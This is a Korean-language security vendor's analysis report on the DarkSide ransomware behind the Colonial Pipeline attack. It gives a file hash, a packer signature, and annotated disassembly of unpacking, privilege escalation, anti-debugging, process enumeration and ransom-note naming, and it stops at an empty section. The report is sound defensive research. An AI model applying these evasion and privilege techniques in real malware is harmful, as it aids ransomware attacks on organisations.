DarkSide 랜섬웨어
미 석유공급 기업 '콜로니얼 파이프라인' 공격 및 마비 초래

목차

1. 개요

1.1 배경

2020년 8월 최초로 발견된 DarkSide 랜섬웨어는
동유럽 및 러시아 기반의 해킹그룹이 사용하는 랜섬웨어이다.
해킹그룹은 먼저 데이터 탈취 후 DarkSide 랜섬웨어 감염을 통해 데이터를 암호화한다.
이후 탈취한 데이터에 대한 유출 중단과 암호화한 데이터의 복호화를 빌미로
이중 지불을 하도록 유도하여 주요정보 탈취 및 경제적 이득을 취해왔다.

실제로 해킹 그룹은 지난 2021년 5월 7일 미국 동부 해안 연료 공급의 거의 절반을 담당하는 회사인
Colonial Pipeline에 DarkSide 랜섬웨어를 감염시켰다.
이에 대한 여파로 미국 정부는 사고의 영향을 받은 18개 주에 비상 사태를 발표하였으며,
결국 Colonial Pipeline은 몸값으로 500만 달러 (당시 약 56억 4000만원)의 비트코인을 지불하였다.
이후 Toshiba의 프랑스 사업부 또한 DarkSide 랜섬웨어에 감염되어 740GB 이상의 데이터를 탈취당했다.
해커 집단은 탈취한 데이터를 인질로 삼아, 일정 시간 내 비트코인을 지불하지 않으면
탈취한 기밀 데이터를 공개하겠다는 협박을 이어가고 있다.

소만사는 지난 2021년 5월 7일 Colonial Pipeline 공격에 사용된,
DarkSide 랜섬웨어와 동일한 버전의 변종 샘플을 확보하였다.
이번에 확보한 DarkSide 랜섬웨어 샘플은 PECompact / VMProtect Packer를 이중으로 사용하여
내부 코드 난독화 및 압축을 통해 Anti-Virus 및 EDR 제품의 신속한 분석 및 대응을 어렵게 한다.
또한 PowerShell을 통한 난독화 된 스크립트 실행으로 볼륨 쉐도우 복사본 삭제하여
감염 후 대상 PC를 감염 이전으로 복구할 수 없도록 하였다.

소만사는 본 보고서를 통해 DarkSide 랜섬웨어를 분석하고 대응방안을 제공하고자 한다.
이를 통해 사전에 감염을 예방 및 차단할 수 있도록 서술하였다.

1.2 파일정보


Name	[random].exe (가칭)
Type	Windows 실행 파일
Behavior	Ransomware
SHA-256	6d656f110246990d10fe0b0132704b1323859d4003f2b1d5d03f665c710b8fd3
Description	DarkSide Ransomware

[파일 1] Windows 실행 파일

2. 분석

이번 5월 7일 Colonial Pipeline 공격에 사용된 버전의 DarkSide 랜섬웨어는
PECompact 및 VMProtect 라는 Packing Software로 이중압축되어
보안 제품의 탐지와 대응을 어렵게 하였다.
또한 PowerShell 프로세스로 난독화 된 스크립트를 실행하여 볼륨 쉐도우 복사본을 삭제하고
감염된 PC를 감염 이전의 상태로 복구할 수 없도록 하였다.
이후 감염 PC를 대상으로 암호화를 수행한다.

2.1 DarkSide 랜섬웨어 분석



[그림 1] DarkSide 랜섬웨어 동작

①	Attack Command From Attacker Attacker는 DarkSide 랜섬웨어 실행을 위해 C&C 서버에 공격 명령을 내린다.
②	Ransomware Execution Via C&C DarkSide 랜섬웨어는 C&C 서버의 실행 명령에 따라, 피해자의 PC 내에서 실행된다.
③	PECompact Unpack PECompact Packer로 압축되어 있던 코드는 실행 과정에 따라 Unpack 되어 메모리에 적재된다.
④	VMProtect Unpack VMProtect Packer로 압축되어 있던 코드는 실행 과정에 따라 Unpack 되어 DarkSide 랜섬웨어의 바이너리가 메모리에 적재된다.
⑤	PowerShell Execution With Obfuscated Commands PowerShell을 이용하여 난독화 된 스크립트를 실행한다.
⑥	Delete VolumeShadowCopy PowerShell 프로세스에 의해 난독화 된 스크립트가 실행되며, VolumeShadowCopy를 삭제한다.
⑦	Data Encryption 감염된 PC 내 데이터 암호화를 수행한다.

이번 DarkSide 랜섬웨어는 내부적으로 PECompact / VMProtect Packer라는 Packer로 이중 압축 되어있다.
압축된 코드는 실행 과정에 따라 메모리 내 압축 해제 및 적재되며
이후 압축 해제되어 암호화 행위를 수행한다.
이후 압축 해제 후 암호화 행위에 앞서, 난독화 된 파워쉘 스크립트를 실행한다.
이를 통해 감염 PC 내 VolumeShadowCopy를 삭제하여 PC를 이전 상태로 복구할 수 없도록 한다.


[표 1] DarkSide 랜섬웨어 행위 요약

2.2 PECompact Packer

2.2.1 PECompact Packer Signature

[그림 2] DarkSide 랜섬웨어 초기 섹션

DarkSide 랜섬웨어의 초기 섹션을 확인하면, 위와 같이 .text 및 .rsrc 섹션을 확인할 수 있다.
일반적인 바이너리의 섹션과 다르며, 이를 통해 Packing 되어 있음을 확인할 수 있다.



[그림 3] PECompact Packer Signature Pattern


PECompact Packer에 의해 압축된 DarkSide 랜섬웨어는
초기 EntryPoint를 확인할 때 위와 같이 특정 패턴을 확인할 수 있다.
이를 통해 PECompact Packer에 의해 패킹되어 있음을 확인할 수 있다.

B8 ?? ?? ?? ?? 50 64 FF 35 ?? ?? ?? ?? 64 89 25 ?? ?? ?? ?? 33 C0

[표 2] PECompact Packer Signature Pattern

PECompact Packer의 Signature Pattern을 정리하면 위의 표와 같다. 소만사는 샘플 수집 후,
분석 과정에서 위의 Signature Pattern을 확인하고 PECompact Unpack하여 분석을 진행하였다.

2.2.2 PECompact Unpack




[그림 4] PECompact Unpack 과정 및 결과 [좌 / 우]

PECompact Unpack 과정은 위와 같이 수 번의 VirtualAlloc API 호출을 통해 메모리를 할당 후,
압축된 코드를 적재하여 이를 압축해제하는 과정을 통해 수행된다.
실제 Unpack 과정 수행 후 0x00404BAE 주소의 코드가 변경되었음을 확인할 수 있다.

2.3 VMProtect Packer

2.3.1 VMProtect Packer Signature



[그림 5] 이중 압축된 VMProtect Packer

PECompact Packer에 대한 Unpack 수행 후 위와 같이 0x00404BAE 주소를 확인할 수 있다.
해당 주소에는 또 하나의 Packer에 대한 진입점을 확인할 수 있다.
해당 Packer에 대한 정보를 확인하기 위해 메모리 내 문자열을 확인하면
'VMProtect begin' 및 'VMProtect end' 라는 문자열을 볼 수 있다.
이를 통해 VMProtect Packer를 이용하여 실행 압축되어 있음을 확인할 수 있다.

2.3.2 VMProtect Unpack

```
001C1294    C1E1 0C          shl ecx,C
001C1297    51               push ecx
001C1298    8D45 FC          lea eax,dword ptr ss:[ebp-4]
001C129B    50               push eax
001C129C    6A 04            push 4                                  flNewProtect = 4
001C129E    68 00100000      push 1000                               dwSize = 1000
001C12A3    51               push ecx                                lpAddress = 00400000
001C12A4    FF93 5A300010    call dword ptr ds:[ebx+1000305A]        VirtualProtect
00412DFA    FF11             call dword ptr ds:[ecx]                 ecx:EntryPoint
00412DFC    8BC6             mov eax,esi                             esi:EntryPoint
00412DFE    5A               pop edx                                 edx:EntryPoint
00412DFF    5E               pop esi                                 esi:EntryPoint
00412E00    5F               pop edi                                 edi:EntryPoint
00412E01    59               pop ecx                                 ecx:EntryPoint
00412E02    5B               pop ebx
00412E03    5D               pop ebp
00412E04    FFE0             jmp eax                                 jmp eax = jmp 00407DE2
00407DE2    E8 A5FDFFFF      call darkside.407B8C
00407DE7    6A 00            push 0
00407DE9    E8 00000000      call <JMP.&ExitProcess>                 call $0
00407DEE    FF25 08804000    jmp dword ptr ds:[<&ExitProcess>]       JMP.&ExitProcess
00407DF4    FF25 00804000    jmp dword ptr ds:[<&GetProcAddress>]    JMP.&GetProcAddress
00407DFA    FF25 04804000    jmp dword ptr ds:[<&LoadLibraryA>]      JMP.&LoadLibraryA
```

[그림 6] VMProtect Unpack

VMProtect Unpack 과정은 위와 같이, 일련의 과정이 수행된 후
VirtualProtect API 호출을 통해 메모리 영역의 속성을 변경하여 수행된다.
그 후 실제 DarkSide 랜섬웨어의 코드 실행부로 가기 위해 jmp eax 명령을 수행한다.
이 주소가 이전의 PECompact Packer 및 VMProtect Packer로 압축된 코드를
모두 압축 해제한 후 실행되는 실제 DarkSide 랜섬웨어 코드 실행부이다.

이번 DarkSide 랜섬웨어 샘플은 위와 같이 PECompact / VMProtect Packer로 이중 압축 되어있다. 이는 Anti-Virus, EDR 등의 보안제품에서의 탐지를 회피하며, 나아가 악성코드 분석가의 분석을 어렵게 만들어 신속한 대응을 어렵게 한다. 그러나 소만사는 자체 기술을 통해 PECompact 및 VMProtect Packer로 이중 압축되어 있는 코드를 신속히 압축 해제하여 DarkSide 랜섬웨어의 실제 코드를 확인하였다. DarkSide 랜섬웨어 분석 과정에서 발견된 행위 탐지 지표는 자사 EDR 솔루션에 반영하였다.

[표 3] PECompact / VMProtect Unpack

2.4 DarkSide 랜섬웨어

2.4.1 관리자 권한 확인

```
00407BAB   75 04              jne darkside.407BB1
00407BAD   8BE5               mov esp,ebp
00407BAF   5D                 pop ebp
00407BB0   C3                 ret
00407BB1   FF15 AAFD4000      call dword ptr ds:[<&IsUserAnAdmin>]
00407BB7   85C0               test eax,eax
00407BB9   74 0C              je darkside.407BC7
00407BBB   C705 24F84000 01000000 mov dword ptr ds:[40F824],1
00407BC5   EB 27              jmp darkside.407BEE
00407BC7   E8 CDCCFFFF       call darkside.404899
00407BCC   85C0               test eax,eax
00407BCE   75 0C              jne darkside.407BDC

00404B22   6A 00              push 0
00404B24   6A 00              push 0
00404B26   6A 00              push 0
00404B28   FF75 F8            push dword ptr ss:[ebp-8]
00404B2B   6A 00              push 0
00404B2D   FF75 FC            push dword ptr ss:[ebp-4]
00404B30   FF15 56FD4000      call dword ptr ds:[<&AdjustTokenPrivileges>]
```

[그림 7] 관리자 권한 확인 및 권한 획득

DarkSide 랜섬웨어는 IsUserAnAdmin API 호출을 통해
현재 프로세스의 실행 권한이 관리자 권한에 의해 실행되었는지 확인한다.
만약, 관리자 권한으로 실행되지 않았다면 AdjustTokenPrivileges API 호출을 통해 필요한 권한을 획득한다.
관리자 권한이 보장되지 않으면, 관리자 권한으로 접근할 수 있는 특정 디렉토리는
암호화를 시킬 수 없기 때문이다.

2.4.2 안티 디버깅

```
00407C1C   F7D8               neg eax
00407C1E   6A 00              push 0
00407C20   6A 00              push 0
00407C22   51                 push ecx                 push ecx = 0x11
00407C23   50                 push eax
00407C24   FF15 3EFC4000      call dword ptr ds:[<&NtSetInformationThread>]
00407C2A   EB 0E              jmp darkside.407C3A
```

[그림 8] 안티 디버깅을 통한 분석 우회

이후, NtSetInformationThread API를 호출하는데, 해당 API를 통해 안티 디버깅 기법을 수행할 수 있다.
해당 API 호출 시, 두번째 인자인 ThreadInformationClass에 0x11(ThreadHideFromDebugger)를
전달하여 호출하면 현재 Thread와 연결 중인 디버거와 연결이 해제된다.
이를 통해 디버깅을 수행하는 프로세스 및 악성코드 분석가에 대해 우회를 수행한다.

2.4.3 우선순위 확인

```
00404B7C    6A 02           push 2
00404B7E    68 08FF4000     push darkside.40FF08
00404B83    6A 12           push 12                          push 12 = ProcessPriorityClass
00404B85    6A FF           push FFFFFFFF
00404B87    FF15 42FC4000   call dword ptr ds:[<&NtSetInformationProcess>]
00404B8D    C12D 08FF4000 08 shr dword ptr ds:[40FF08],8
00404B94    6A 04           push 4
00404B96    68 08FF4000     push darkside.40FF08
00404B9B    6A 21           push 21                          push 21 = ProcessIoPriority
00404B9D    6A FF           push FFFFFFFF
00404B9F    FF15 42FC4000   call dword ptr ds:[<&NtSetInformationProcess>]
00404BA5    5F              pop edi                          edi:EntryPoint
00404BA6    5E              pop esi                          esi:EntryPoint
00404BA7    5A              pop edx
00404BA8    59              pop ecx
00404BA9    5B              pop ebx
00404BAA    5D              pop ebp
00404BAB    C2 0400         ret 4
```

[그림 9] 프로세스 우선순위 확인

NtSetInformationProcess API 호출을 통해 프로세스의 우선 순위 및 입출력 우선 순위를 확인한다.
이를 위해 NtSetInformationProcess API에
ProcessPriorityClass 및 ProcessIOPriority를 인자로 주어 두 번 호출한다.
이는 향후 파일 암호화 및 기타 랜섬 행위 수행 시
프로세스의 우선 순위를 높여 빠른 암호화를 수행하기 위함이다.
해당 작업에는 IO(Input/Output)으로 분류되는 입출력 행위에 대한 우선 순위가 보장되어야 하기 때문이다.

2.4.4 특정 프로세스 실행여부 확인

```
00402C70    C745 F8 00040000    mov dword ptr ss:[ebp-8],400
00402C77    FF75 F8             push dword ptr ss:[ebp-8]
00402C7A    6A 00               push 0
00402C7C    FF35 9EF94000       push dword ptr ds:[40F99E]
00402C82    FF15 56FC4000       call dword ptr ds:[<&RtlAllocateHeap>]
00402C88    8945 F4             mov dword ptr ss:[ebp-C],eax
00402C8B    8D45 F8             lea eax,dword ptr ss:[ebp-8]
00402C8E    50                  push eax
00402C8F    FF75 F8             push dword ptr ss:[ebp-8]
00402C92    FF75 F4             push dword ptr ss:[ebp-C]
00402C95    6A 05               push 5                           push 5 = SystemProcessInformation
00402C97    FF15 1AFC4000       call dword ptr ds:[<&NtQuerySystemInformation>]
00402CF6    8B5D F4             mov ebx,dword ptr ss:[ebp-C]
00402CF9    8B33                mov esi,dword ptr ds:[ebx]
00402CFB    837B 3C 00          cmp dword ptr ds:[ebx+3C],0      ebx:"  "
00402CFF    74 1D               je darkside.402D1E               [ebx+3C]:L"System"
00402D01    68 D89E4000         push darkside.409ED8             409ED8:L"explorer.exe"
00402D06    FF73 3C             push dword ptr ds:[ebx+3C]       [ebx+3C]:L"System"
00402D09    FF15 D6FB4000       call dword ptr ds:[<&_wcsicmp>]
```

```
typedef struct _SYSTEM_PROCESS_INFO
{
    ULONG                   NextEntryOffset;
    ULONG                   NumberOfThreads;
    LARGE_INTEGER           Reserved[3];
    LARGE_INTEGER           CreateTime;
    LARGE_INTEGER           UserTime;
    LARGE_INTEGER           KernelTime;
    UNICODE_STRING          ImageName;
    ULONG                   BasePriority;
    HANDLE                  ProcessId;
    HANDLE                  InheritedFromProcessId;
}SYSTEM_PROCESS_INFO,*PSYSTEM_PROCESS_INFO;
```

[그림 10] 특정 프로세스 실행여부 확인

NtQuerySystemInformation API 호출을 수행하는데,
SystemInformationClass 인자값으로 0x5(SystemProcessInformation)를 전달한다.
이를 통해 SYSTEM_PROCESS_INFO 구조체에 정보를 받아와, 실행중인 시스템 프로세스 목록을 획득한다.
획득한 프로세스 목록을 _wcsicmp API 호출을 통해
explorer.exe가 실행 중인지 ImageName 문자열을 비교하여 확인한다.

2.4.5 대상 프로세스 토큰 획득 시도를 통한 권한 확인

```
00402C1A    50              push eax
00402C1B    6A 00           push 0
00402C1D    68 FF0F1F00     push 1F0FFF
00402C22    FF15 B6FC4000   call dword ptr ds:[<&OpenProcess>]
00402C28    8945 FC         mov dword ptr ss:[ebp-4],eax
00402C2B    837D FC 00      cmp dword ptr ss:[ebp-4],0
00402C2F    74 12           je darkside.402C43
00402C31    8D45 F8         lea eax,dword ptr ss:[ebp-8]
00402C34    50              push eax
00402C35    68 00000002     push 2000000
00402C3A    FF75 FC         push dword ptr ss:[ebp-4]
00402C3D    FF15 42FD4000   call dword ptr ds:[<&OpenProcessToken>]
00402C43    837D FC 00      cmp dword ptr ss:[ebp-4],0
00402C47    74 09           je darkside.402C52
00402C49    FF75 FC         push dword ptr ss:[ebp-4]
00402C4C    FF15 82FC4000   call dword ptr ds:[<&CloseHandle>]
```

[그림 11] 토큰 획득 시도를 통한 권한 확인

이전에 확인한 explorer.exe의 핸들을 입수한 후 토큰을
0x2000000(MAXIMUM_ALLOWED) 권한으로 획득한다.
이러한 과정으로 DarkSide 랜섬웨어의 암호화 수행에 방해가 되는
시스템 프로세스 및 보안 프로세스 등을 제어 또는 종료할 수 있다.

2.4.6 MachineGuid 획득

```
00403853    50              push eax
00403854    68 01010000     push 101
00403859    6A 00           push 0
0040385B    56              push esi                    SOFTWARE\Microsoft\Cryptography
0040385C    68 02000080     push 80000002               HKEY_LOCAL_MACHINE
00403861    FF15 7EFD4000   call dword ptr ds:[<&RegOpenKeyExW>]
00403867    85C0            test eax,eax
00403869    0F85 AC000000   jne darkside.403C1B
0040386F    C745 F8 01000000 mov dword ptr ss:[ebp-8],1
00403876    C745 F4 80000000 mov dword ptr ss:[ebp-C],80
0040387D    68 68A74000     push darkside.40A768
00403882    E8 3ADFFFFF     call darkside.401AC1
00403887    8BF8            mov edi,eax                 edi:L"MachineGuid"
00403889    8D45 F4         lea eax,dword ptr ss:[ebp-C]
0040388C    50              push eax
0040388D    8D85 34FFFFFF   lea eax,dword ptr ss:[ebp-CC]
00403893    50              push eax
00403894    8D45 F8         lea eax,dword ptr ss:[ebp-8]
00403897    50              push eax
00403898    6A 00           push 0
0040389A    57              push edi                    MachineGuid
0040389B    FF75 FC         push dword ptr ss:[ebp-4]
0040389E    FF15 96FD4000   call dword ptr ds:[<&RegQueryValueExW>]
```

[그림 12] MachineGuid 획득

RegOpenKeyExW 및 RegQueryValueExW API 호출을 통해 MachineGuid를 획득한다.
MachineGuid 값의 의미는 Hardware ID로서, 해당 값은 고유한 값을 갖는다. 다수 랜섬웨어는
해당 값을 이용하여 감염 PC의 고유한 암호화 시그니처를 생성 또는 암호화하여 C&C 서버로 전송한다.

2.4.7 감염 PC 고유 CRC32 Hash 생성

```
00401DED   E8 E8F5FFFF   call darkside.4013DA
00401DF2   FF75 0C       push dword ptr ss:[ebp+C]
00401DF5   FF75 08       push dword ptr ss:[ebp+8]          [ebp+8]:"8dd30447-3586-4db7-8716-46a698f281b2"
00401DF8   68 EFBEADDE   push DEADBEEF
00401DFD   FF15 0AFC4000 call dword ptr ds:[<&RtlComputeCrc32>]
00401E03   FF75 0C       push dword ptr ss:[ebp+C]
00401E06   FF75 08       push dword ptr ss:[ebp+8]          [ebp+8]:"8dd30447-3586-4db7-8716-46a698f281b2"
00401E09   50            push eax
00401E0A   FF15 0AFC4000 call dword ptr ds:[<&RtlComputeCrc32>]
00401E10   3107          xor dword ptr ds:[edi],eax
00401E12   FF75 0C       push dword ptr ss:[ebp+C]
00401E15   FF75 08       push dword ptr ss:[ebp+8]          [ebp+8]:"8dd30447-3586-4db7-8716-46a698f281b2"
00401E18   50            push eax
00401E19   FF15 0AFC4000 call dword ptr ds:[<&RtlComputeCrc32>]
00401E1F   3147 04       xor dword ptr ds:[edi+4],eax
00401E22   FF75 0C       push dword ptr ss:[ebp+C]
00401E25   FF75 08       push dword ptr ss:[ebp+8]          [ebp+8]:"8dd30447-3586-4db7-8716-46a698f281b2"
00401E28   50            push eax
00401E29   FF15 0AFC4000 call dword ptr ds:[<&RtlComputeCrc32>]
00401E2F   3147 08       xor dword ptr ds:[edi+8],eax
00401E32   FF75 0C       push dword ptr ss:[ebp+C]
00401E35   FF75 08       push dword ptr ss:[ebp+8]          [ebp+8]:"8dd30447-3586-4db7-8716-46a698f281b2"
00401E38   50            push eax
00401E39   FF15 0AFC4000 call dword ptr ds:[<&RtlComputeCrc32>]
00403C39   51            push ecx
00403C3A   52            push edx
00403C3B   56            push esi                           esi:EntryPoint
00403C3C   57            push edi                           edi:EntryPoint
00403C3D   FF35 B6A44000 push dword ptr ds:[40A4B6]
00403C43   68 BAA44000   push darkside.40A4BA               40A4BA:L"README%s.TXT"
00403C48   E8 88DAFFFF   call darkside.4016D5
00403C4D   68 38F84000   push darkside.40F838               .503900e4
00403C52   68 BAA44000   push darkside.40A4BA               README%s.TXT
00403C57   FF75 08       push dword ptr ss:[ebp+8]
00403C5A   FF15 FAFB4000 call dword ptr ds:[<&swprintf>]
```

[그림 13] 감염 PC 고유 CRC32 Hash 생성

이전에 획득한 MachineGuid를 이용하여 RtlComputeCrc32 API를 총 20번 호출한 후,
CRC32 Hash를 생성한다. 이는 차후 생성할 랜섬노트에 감염 PC의 고유 CRC32 Hash를 기입하기 위함이다.
CRC32 Hash를 구한 후 swprintf API를 호출하는데,
인자로 CRC32 Hash와 README%s.txt 문자열을 이용해 감염 PC 고유의 랜섬노트 이름을 생성한다.


2.4.8 특정 폴더 경로 획득

```
004040FE   6A 00          push 0
00404100   6A 1C          push 1C
00404102   8D85 E8FBFFFF  lea eax,dword ptr ss:[ebp-418]
00404108   50             push eax
00404109   6A 00          push 0
0040410B   FF15 B2FD4000  call dword ptr ds:[<&SHGetSpecialFolderPathW>]
00404111   8D85 E8FBFFFF  lea eax,dword ptr ss:[ebp-418]
00404117   50             push eax
00404118   FF15 EEFD4000  call dword ptr ds:[<&PathAddBackslashW>]
0019FB44   43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00  C.:.\.U.s.e.r.s.
0019FB54   5C 00 4A 00 65 00 6F 00 6E 00 67 00 47 00 65 00  \.J.e.o.n.g.G.e.
0019FB64   6F 00 6E 00 57 00 6F 00 6F 00 5C 00 41 00 70 00  o.n.W.o.o.\.A.p.
0019FB74   70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00  p.D.a.t.a.\.L.o.
0019FB84   63 00 61 00 6C 00 00 00 8B 75 1E A4 00 00 7B 00  c.a.l....u.¤..{.
```

[그림 14] 특정 폴더 경로 획득

SHGetSpecialFolderPathW API 호출을 통해 C:\Users\[UserName]\AppData\Local 폴더의 경로를 획득한 후 해당 폴더에 감염 후 변경할 파일 아이콘 이미지 파일을 생성한다.

2.4.9 변경할 파일 아이콘 이미지 파일 생성



[그림 15] 변경할 파일 아이콘 이미지 파일 생성

C:\Users\[UserName]\AppData\Local 폴더의 경로에 CRC32 Hash로 ico 이미지 파일을 생성한다.
이는 DarkSide 랜섬웨어가 파일 암호화 후 아이콘 이미지를 변경하는데, 해당 행위에 사용할 이미지 파일이다.

2.4.10 CRC32 Hash 레지스트리 생성

[그림 16] CRC32 Hash 레지스트리 생성

